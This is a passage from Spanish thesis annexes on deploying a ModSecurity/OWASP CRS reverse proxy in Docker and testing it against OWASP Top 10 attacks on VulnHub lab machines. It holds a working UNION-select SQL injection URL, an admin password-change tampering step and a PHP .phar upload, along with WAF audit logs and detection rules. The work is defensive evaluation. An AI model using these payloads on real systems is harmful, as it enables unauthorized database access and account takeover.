Ejecución del contenedor `modsecurity-container`

```
[root@localhost ~]# docker run -d -p 80:80 --name modsecurity-container owasp/modsecurity-crs:3.3.5-apache-202308071108
664f9919597847697e034e73086e1ad47d38a1c1be6d1f4b72e4227a34e6a405
[root@localhost ~]# docker ps -a
CONTAINER ID   IMAGE                                COMMAND                  CREATED
STATUS        PORTS                    NAMES
664f99195978   owasp/modsecurity-crs:3.3.5-apache-202308071108  "/docker-entrypoint.█"  5 minutes
ago           Up 5 minutes (healthy)  0.0.0.0:80->80/tcp, :::80->80/tcp  modsecurity-container
[root@localhost ~]# docker exec -it 664f99195978 /bin/bash_
```

- Para ingresar al contenedor y hacer las configuraciones adicionales se debe abrir una terminal mediante el comando `docker exec -it 664f99195978 /bin/bash`. Una vez dentro se debe modificar el archivo `modsecurity.conf` disponible en el directorio `/etc/modsecurity.d` para habilitar el bloqueo de ModSecurity al cambiar la sentencia `SecRuleEngine` de `DetectionOnly` a `On` (ver Figura D.6).

Figura D.6

Habilitación de ModSecurity en el archivo `modsecurity.conf`

```
[root@localhost ~]# docker exec -it 664f99195978 /bin/bash_
GNU nano 7.2 modsecurity.conf
# -- Rule engine initialization -
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine On
# -- Request body handling -
# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On
```

- A continuación, se debe empezara a configurar el proxy inverso en Apache dirigiéndose al directorio `/usr/local/apache2/conf/extra` para crear un nuevo archivo de configuración mediante el comando `touch httpd-proxy-inverso.conf` (ver Figura D.7).

Figura D.7

Creación del archivo de configuración *httpd-proxy-inverso.conf*

```
root@6664f99195978:/usr/local/apache2/conf/extra# touch httpd-proxy-inverso.conf
root@6664f99195978:/usr/local/apache2/conf/extra# chmod 664 httpd-proxy-inverso.conf
```

9. Mediante el comando `nano /usr/local/apache2/conf/extra/httpd-proxy-inverso.conf` se edita el archivo creado en el paso 8 para añadir las líneas mostradas en la Figura D.8 con la finalidad de cargar el módulo proxy de Apache e incluir un archivo de configuración *setup_proxy.conf* que se creará posteriormente.

Figura D.8

Edición del archivo de configuración *httpd-proxy-inverso.conf*

```
GNU nano 7.2 /usr/local/apache2/conf/extra/httpd-proxy-inverso.conf
LoadModule proxy_module /usr/local/apache2/modules/mod_proxy.so
Include /etc/modsecurity.d/setup_proxy.conf
```

10. En el directorio `/etc/modsecurity.d` se crea el archivo de configuración *setup_proxy.conf*, incluido en el paso 9, y se le dan los permisos correspondientes de acuerdo con el detalle presentado en la Figura D.9.

Figura D.9

Creación del archivo de configuración *setup_proxy.conf*

```
root@6664f99195978:/etc/modsecurity.d# touch setup_proxy.conf
root@6664f99195978:/etc/modsecurity.d# chmod 644 setup_proxy.conf
root@6664f99195978:/etc/modsecurity.d# ls -la
total 76
drwxr-xr-x. 1 root root  48 Oct  4 22:33 .
drwxr-xr-x. 1 root root 4096 Oct  4 21:45 ..
-rw-r--r--. 1 root root 1487 Aug  7 11:41 modsecurity-override.conf
-rw-rw-r--. 1 root root 9047 Jan  4 2023 modsecurity.conf
lrwxrwxrwx. 1 root root  14 Aug  7 11:45 owasp-crs -> /opt/owasp-crs
-rw-r--r--. 1 root root  693 Oct  4 20:08 setup.conf
-rw-r--r--. 1 root root    0 Oct  4 22:33 setup_proxy.conf
-rw-rw-r--. 1 root root 53146 Jan  4 2023 unicode.mapping
```

11. Haciendo uso del comando `nano /etc/modsecurity.d/setup_proxy.conf` se edita el archivo creado en el paso 10 para incluir las líneas presentadas en la Figura D.10, donde la dirección IP corresponde a la dirección del servidor web vulnerable.

Figura D.10

Edición del archivo de configuración *setup_proxy.conf*

```
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.4/
    ProxyPassReverse / http://192.168.10.4/
</VirtualHost>
```


12. Se edita el archivo de configuración de Apache mediante el comando `nano /usr/local/apache2/conf/apache2.conf` para incluir los archivos de configuración presentados en la Figura D.11.

Figura D.11

Edición del archivo de configuración apache2.conf

```
Include conf/extra/httpd-locations.conf
Include conf/extra/httpd-modsecurity.conf
Include conf/extra/httpd-proxy-inverso.conf
```

13. Revisión de la configuración de Apache e inicialización del servicio (ver Figura D.12).

Figura D.12

Revisión de la configuración de Apache e inicialización del servicio

```
root@6664f99195978:/etc/modsecurity.d# cd /usr/local/apache2/
root@6664f99195978:/usr/local/apache2# apachectl configtest
Syntax OK
root@6664f99195978:/usr/local/apache2# sudo /usr/local/apache2/bin/apachectl start
[Thu Oct 05 00:59:37.634167 2023] [so:warn] [pid 7474:tid 140531699582848] AH01574: module proxy_mod
ule is already loaded, skipping
httpd (pid 1) already running
```

14. Una vez puesta en marcha el servicio web se debe salir de la terminal del contenedor `modsecurity-container` con el comando `exit` para hacer una nueva imagen que contenga las configuraciones realizadas mediante el comando `docker commit modsecurity-container modsecurity-proxy-inverso-imagen` (ver Figura D.13).

Figura D.13

Extracción y verificación de imagen con las configuraciones realizadas

```
root@6664f99195978:/usr/local/apache2# exit
root@localhost ~]# docker commit modsecurity-container modsecurity-proxy-inverso-imagen
ha256:6b075f22f2806cb337df0dcf1ab85d31e886d2313c82dd32518fbd33da36a6f4
[root@localhost ~]# docker image ls
REPOSITORY          TAG          IMAGE ID       CREATED        SIZE
modsecurity-proxy-inverso-imagen  latest      6b075f22f280  6 minutes ago  321MB
owasp/modsecurity-crs  3.3.5-apache-202308071108  b6ed106dbd02  8 weeks ago   208MB
```

15. Con la nueva imagen se ejecuta el contenedor final mediante el comando `docker run -d -p 80:80 --name Apache_Mosecurity_Proxy_Container modsecurity-proxy-inverso-imagen` (ver Figura D.14).

Figura D.14


Ejecución del contenedor final Apache_Mosecurity_Proxy_Container

```
[root@localhost ~]# docker run -d -p 80:80 --name Apache_Mosecurity_Proxy_Container modsecurity-proxy-inverso-imagen
301aa74c7c0b3f942267ea3552787662309800d08a896f17a96e012e5d7ef067
```

16. Finalmente se verifica la dirección IP de la máquina que ejecuta *Docker* y se configura el proxy en el navegador del cliente (S.O. Kali Linux) para el procesamiento de las peticiones web (ver Figura D.15).

Figura D.15

Configuración del proxy inverso en el navegador del cliente



ANEXO E: EXPLOTACIÓN DE VULNERABILIDADES REPORTADAS EN OWASP TOP 10 CON LA PROTECCIÓN DE LA SOLUCIÓN WAF COMO PROXY INVERSO EN AMBIENTE DE CONTENEDORES (DOCKER).

En el presente anexo se ejecutan ataques sobre servidores web vulnerables de entrenamiento con la protección de la solución WAF como proxy inverso en ambiente de contenedores, con la finalidad evaluar su eficacia frente a las vulnerabilidades reportadas en OWASP TOP 10.

A continuación, se presentan los resultados obtenidos al repetir los ataques ejecutados en el Anexo A sobre los servidores web vulnerables.

A01:2021 – Pérdida de control de acceso

Para este apartado se replica la explotación del servidor vulnerable “DARKHOLE:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.14 del servidor vulnerable “DARKHOLE:1” (ver Figura E.1).

Figura E.1

Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP del servidor vulnerable “DARKHOLE:1”




```
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
    ServerName waf-utn.com.ec
    ProxyPreserveHost On
    ProxyPass / http://192.168.10.14/
    ProxyPassReverse / http://192.168.10.14/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.2).

Figura E.2


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 6 detallados en el Anexo A, subsección A01:2021 – Pérdida de control de acceso, desde el reconocimiento hasta la interceptación de la petición POST para el cambio de contraseña.
4. A la petición interceptada se le modifica los parámetros *password* e *id* para enviarla al servidor e intentar cambiar la contraseña del usuario *admin* (ver Figura E.3).

Figura E.3


Petición POST de cambio de contraseña para el usuario admin del servidor



5. En este escenario, el WAF implementado en ambiente de contenedor con las configuraciones por defecto no bloqueó la petición maliciosa enviada al servidor, lo que provoca el cambio de contraseña del usuario *admin*. La validación de las credenciales *admin* : *adminadmin* se presenta en la Figura E.4.

Figura E.4

Validación de credenciales admin : adminadmin alteradas por vulnerabilidad de control de acceso en el servidor “DARKHOLE:1”



A02:2021 – Fallas criptográficas

Para este apartado se replica la explotación del servidor vulnerable “BLACKMARKET:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.19 del servidor vulnerable “BLACKMARKET:1” (ver Figura E.5).

Figura E.5


Integración del proxy inverso en el laboratorio editando el archivo `setup_proxy.conf` con la IP del servidor vulnerable “BLACKMARKET:1”

```
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
  ServerName waf-utn.com.ec
  ProxyPreserveHost On
  ProxyPass / http://192.168.10.19/
  ProxyPassReverse / http://192.168.10.19/
</VirtualHost>
```

2. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.6).

Figura E.6


Configuración del proxy inverso en el navegador del cliente



3. Replicar los pasos del 1 al 5 detallados en el Anexo A, subsección A02:2021 – Fallas criptográficas, desde el reconocimiento hasta el proceso de listado de directorios para identificar la ruta `http://waf-utn.com.ec/vworkshop/sparepartsstore.php`.
4. Al hacer uso de `http://waf-utn.com.ec/vworkshop/sparepartsstoremore.php?sparepartid=-1%27%20union%20select%201,2,3,schema_name,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20-` para identificar la segunda base de datos configurada en el servidor se activa el bloqueo del WAF (ver Figura E.7).

Figura E.7

Bloqueo del WAF a la ejecución de la consulta vía SQL Injection



Forbidden

You don't have permission to access this resource.

5. En la Figura E.8 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 4. Del log de auditoría se puede extraer metadatos importantes como:
 - Fecha y hora del ataque: 24/Oct/2023:19:52:42
 - Dirección IP del atacante: 192.168.10.16
 - Código de respuesta HTTP: Access denied with code 403 (phase 2)
 - Regla aplicada: REQUEST-942-APPLICATION-ATTACK-SQLI.conf

- Tiempo de procesamiento en cada fase: p1=815 μs, p2=1611 μs, p3=0 μs, p4=0 μs, p5=290 μs, sr=228 μs, sw=0 μs, gc=0 μs

Figura E.8

Log de auditoría registrado por ModSecurity

```
{
  "transaction": {
    "time": "24/Oct/2023:19:52:42.953863 +0000",
    "transaction_id": "ZTggivmRGsAFbN_eUkSi_gAAAE",
    "remote_address": "192.168.10.16",
    "remote_port": 34694,
    "local_address": "172.17.0.2",
    "local_port": 80,
    "request": {
      "request_line": "GET http://waf-utn.com.ec/vworkshop/sparepartsstore.php?sparepartid=-1%27%20union%20select%201,2,3,schema_name,5,6,7%20from%20information_schema.schemata%20limit%201,1--%20 HTTP/1.1",
      "headers": {
        "Host": "waf-utn.com.ec",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "DNT": "1",
        "Connection": "keep-alive",
        "Cookie": "PHPSESSID=3sir0io0kuvin72r4vno96hvk1",
        "Upgrade-Insecure-Requests": "1"
      },
      "response": {
        "protocol": "HTTP/1.1",
        "status": 403,
        "headers": {
          "Content-Length": "199",
          "Keep-Alive": "timeout=5, max=100",
          "Connection": "Keep-Alive",
          "Content-Type": "text/html; charset=iso-8859-1"
        },
        "body": "<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\"><html><head><title>403 Forbidden</title></head><body><h1>Forbidden</h1><p>You don't have permission to access this resource.</p></body></html></n>",
        "audit_data": {
          "messages": [
            "Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 'sUE1k' [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf\" [line \"66\" [id \"942100\"] [msg \"SQL Injection Attack Detected via libinjection\" [data \"Matched Data: sUE1k found within ARGS:sparepartid: -1' union select 1,2,3,schema_name,5,6,7 from information_schema.schemata limit 1,1-- -\" [severity \"CRITICAL\" [ver \"OWASP_CRS/3.3.5\"] [tag \"application-multi\" [tag \"language-multi\" [tag \"platform-multi\" [tag \"attack-sqli\" [tag \"paranoia-level/1\" [tag \"OWASP_CRS\" [tag \"capec/1000/152/248/66\" [tag \"PCI/6.5.2\" ]],
            "error_messages": [
              [file \"/apache2_util.c\" [line 275] [level 3] [client 192.168.10.16] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint 'sUE1k' [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf\" [line \"66\" [id \"942100\"] [msg \"SQL Injection Attack Detected via libinjection\" [data \"Matched Data: sUE1k found within ARGS:sparepartid: -1' union select 1,2,3,schema_name,5,6,7 from information_schema.schemata limit 1,1-- -\" [severity \"CRITICAL\" [ver \"OWASP_CRS/3.3.5\"] [tag \"application-multi\" [tag \"language-multi\" [tag \"platform-multi\" [tag \"attack-sqli\" [tag \"paranoia-level/1\" [tag \"OWASP_CRS\" [tag \"capec/1000/152/248/66\" [tag \"PCI/6.5.2\" [hostname \"waf-utn.com.ec\" [uri \"/vworkshop/sparepartsstore.php\" [unique_id \"ZTggivmRGsAFbN_eUkSi_gAAAE\" ]],
            "action": {
              "intercepted": true,
              "phase": 2,
              "message": "detected SQLi using libinjection with fingerprint 'sUE1k'",
              "handler": "proxy-server",
              "stopwatch": {
                "p1": 815,
                "p2": 1611,
                "p3": 0,
                "p4": 0,
                "p5": 290,
                "sr": 228,
                "sw": 0,
                "l": 0,
                "gc": 0
              },
              "response_body_dechunked": true,
              "producer": [
                "ModSecurity for Apache/2.9.7 (http://www.modsecurity.org/)",
                "OWASP_CRS/3.3.5"
              ],
              "server": "apache",
              "engine_mode": "ENABLED"
            }
          ]
        }
      }
    }
  }
}
```

A03:2021 – Inyección

Para este apartado se replica la explotación del servidor vulnerable “VENOM:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.8 y el alias del servidor vulnerable “VENOM:1” (ver Figura E.9).

Figura E.9

Integración del proxy inverso en el laboratorio editando el archivo setup_proxy.conf con la IP del servidor vulnerable “VENOM:1”

```
GNU nano 7.2 /etc/modsecurity.d/setup_proxy.conf
<VirtualHost *:80>
#   ServerName waf-utn.com.ec
   ServerName venom.box
   ProxyPreserveHost On
   ProxyPass / http://192.168.10.8/
   ProxyPassReverse / http://192.168.10.8/_
</VirtualHost>
```

2. En la máquina cliente (S.O. Kali Linux) editar el archivo /etc/hosts para quitar la resolución del alias del servidor “venom.box” ya que el mismo va a ser resuelto por el proxy inverso implementado en el contenedor (ver Figura E.10).

Figura E.10


Edición del archivo /etc/hosts para quitar la resolución del alias del servidor

```
File Actions Edit View Help
GNU nano 7.2 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
#192.168.10.8 venom.box
```

3. En el navegador del cliente configurar el proxy inverso con la dirección IP de la máquina virtual que tiene desplegada la solución WAF como contenedor (ver Figura E.11).

Figura E.11

Configuración del proxy inverso en el navegador del cliente




4. Replicar los pasos del 1 al 11 detallados en el Anexo A, subsección A03:2021 – Inyección, desde el reconocimiento hasta la carga del archivo inclusion.phar.

5. Una vez cargado el archivo `inclusion.phar` con código php, en el navegador del cliente se trata de ejecutar `http://venom.box/uploads/inclusion.phar` activando el bloqueo del WAF (ver Figura E.12).
6. En la Figura E.13 se presenta el log de auditoría registrado por ModSecurity después de activado el bloqueo a la petición hecha en el paso 5. Del log de auditoría se puede extraer metadatos importantes como:
 - Fecha y hora del ataque: 17/Oct/2023:00:29:34
 - Dirección IP del atacante: 192.168.10.150
 - Código de respuesta HTTP: Access denied with code 403 (phase 2)
 - Regla aplicada: REQUEST-920-PROTOCOL-ENFORCEMENT.conf
 - Tiempo de procesamiento en cada fase: p1=1058 μ s, p2=341 μ s, p3=0 μ s, p4=0 μ s, p5=197 μ s, sr=242 μ s, sw=0 μ s, gc=0 μ s

Figura E.12

Bloqueo del WAF a la ejecución de `http://venom.box/uploads/inclusion.phar`



Forbidden

You don't have permission to access this resource.

A04:2021 – Diseño inseguro

Para este apartado se replica la explotación del servidor vulnerable “ICA:1” de la plataforma VulnHub.

Los pasos a seguir son:

1. Integrar el proxy inverso en el laboratorio de pruebas modificando el archivo `/etc/modsecurity.d/setup_proxy.conf` del contenedor con la implementación del WAF para que resuelva la IP 192.168.10.4 del servidor vulnerable “ICA:1” (ver Figura E.14).

Figura E.13

Log de auditoría registrado por ModSecurity

```
{
  "transaction": {
    "time": "17/Oct/2023:00:29:34.008966 +0000",
    "transaction_id": "ZS3UhhUjDhMLj_kK1SYFkwAAAMA",
    "remote_address": "192.168.10.150",
    "remote_port": 37232,
    "local_address": "172.17.0.2",
    "local_port": 80,
    "request": {
      "request_line": "GET http://venom.box/uploads/inclusion.phar HTTP/1.1",
      "headers": {
        "Host": "venom.box",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0",
        "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "DNT": "1",
        "Connection": "keep-alive",
        "Cookie": "INTELLI_06c8042c3d=kk2uf1f7i3ke3gcpbcbsvuvue",
        "Upgrade-Insecure-Requests": "1"
      },
      "response": {
        "protocol": "HTTP/1.1",
        "status": 403,
        "headers": {
          "Content-Length": "199",
          "Keep-Alive": "timeout=5, max=100",
          "Connection": "Keep-Alive",
          "Content-Type": "text/html; charset=iso-8859-1"
        },
        "body": "<!DOCTYPE HTML PUBLIC \"-//IETF//DTD HTML 2.0//EN\">\\n<html><head>\\n<title>403 Forbidden</title>\\n</head><body>\\n<h1>Forbidden</h1>\\n<p>You don't have permission to access this resource.</p>\\n</body></html>\\n"}
    },
    "audit_data": {
      "messages": [
        "Access denied with code 403 (phase 2). String match within \".yml/.phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pwd/.rdp/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xsl\" at TX:extension. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line \"1056\"] [id \"920440\"] [msg \"URL file extension is restricted by policy\"] [data \".phar\"] [severity \"CRITICAL\"] [ver \"OWASP_CRS/3.3.5\"] [tag \"application-multi\"] [tag \"language-multi\"] [tag \"platform-multi\"] [tag \"attack-protocol\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag \"capec/1000/210/272\"] [tag \"PCI/6.5.10\"] [level 3] [client 192.168.10.150] ModSecurity: Access denied with code 403 (phase 2). String match within \".yml/.phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pwd/.rdp/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xsl\" at TX:extension. [file \"/etc/modsecurity.d/owasp-crs/rules/REQUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line \"1056\"] [id \"920440\"] [msg \"URL file extension is restricted by policy\"] [data \".phar\"] [severity \"CRITICAL\"] [ver \"OWASP_CRS/3.3.5\"] [tag \"application-multi\"] [tag \"language-multi\"] [tag \"platform-multi\"] [tag \"attack-protocol\"] [tag \"paranoia-level/1\"] [tag \"OWASP_CRS\"] [tag \"capec/1000/210/272\"] [tag \"PCI/6.5.10\"] [hostname \"venom.box\"] [uri \"/uploads/inclusion.phar\"] [unique_id \"ZS3UhhUjDhMLj_kK1SYFkwAAAMA\"] [action: {\"intercepted\": true, \"phase\": 2, \"message\": \"String match within \".yml/.phar/.asa/.asax/.ascx/.axd/.backup/.bak/.bat/.cdx/.cer/.cfg/.cmd/.com/.config/.conf/.cs/.csproj/.csr/.dat/.db/.dbf/.dll/.dos/.htr/.htw/.ida/.idc/.idq/.inc/.ini/.key/.licx/.lnk/.log/.mdb/.old/.pass/.pdb/.pol/.printer/.pwd/.rdp/.resources/.resx/.sql/.swp/.sys/.vb/.vbs/.vbproj/.vsdisco/.webinfo/.xsd/.xsl\" at TX:extension.\"}, \"handler\": \"proxy-server\", \"stopwatch\": {\"p1\": 1058, \"p2\": 341, \"p3\": 0, \"p4\": 0, \"p5\": 197, \"sr\": 242, \"sw\": 0, \"l\": 0, \"gc\": 0}, \"response_body_dechunked\": true}, \"producer\": [\"ModSecurity for Apache/2.9.7 (http://www.modsecurity.org/)\", \"OWASP_CRS/3.3.5\"], \"server\": \"Apache\", \"engine_mode\": \"ENABLED\"}]
}
```

Figura E.14

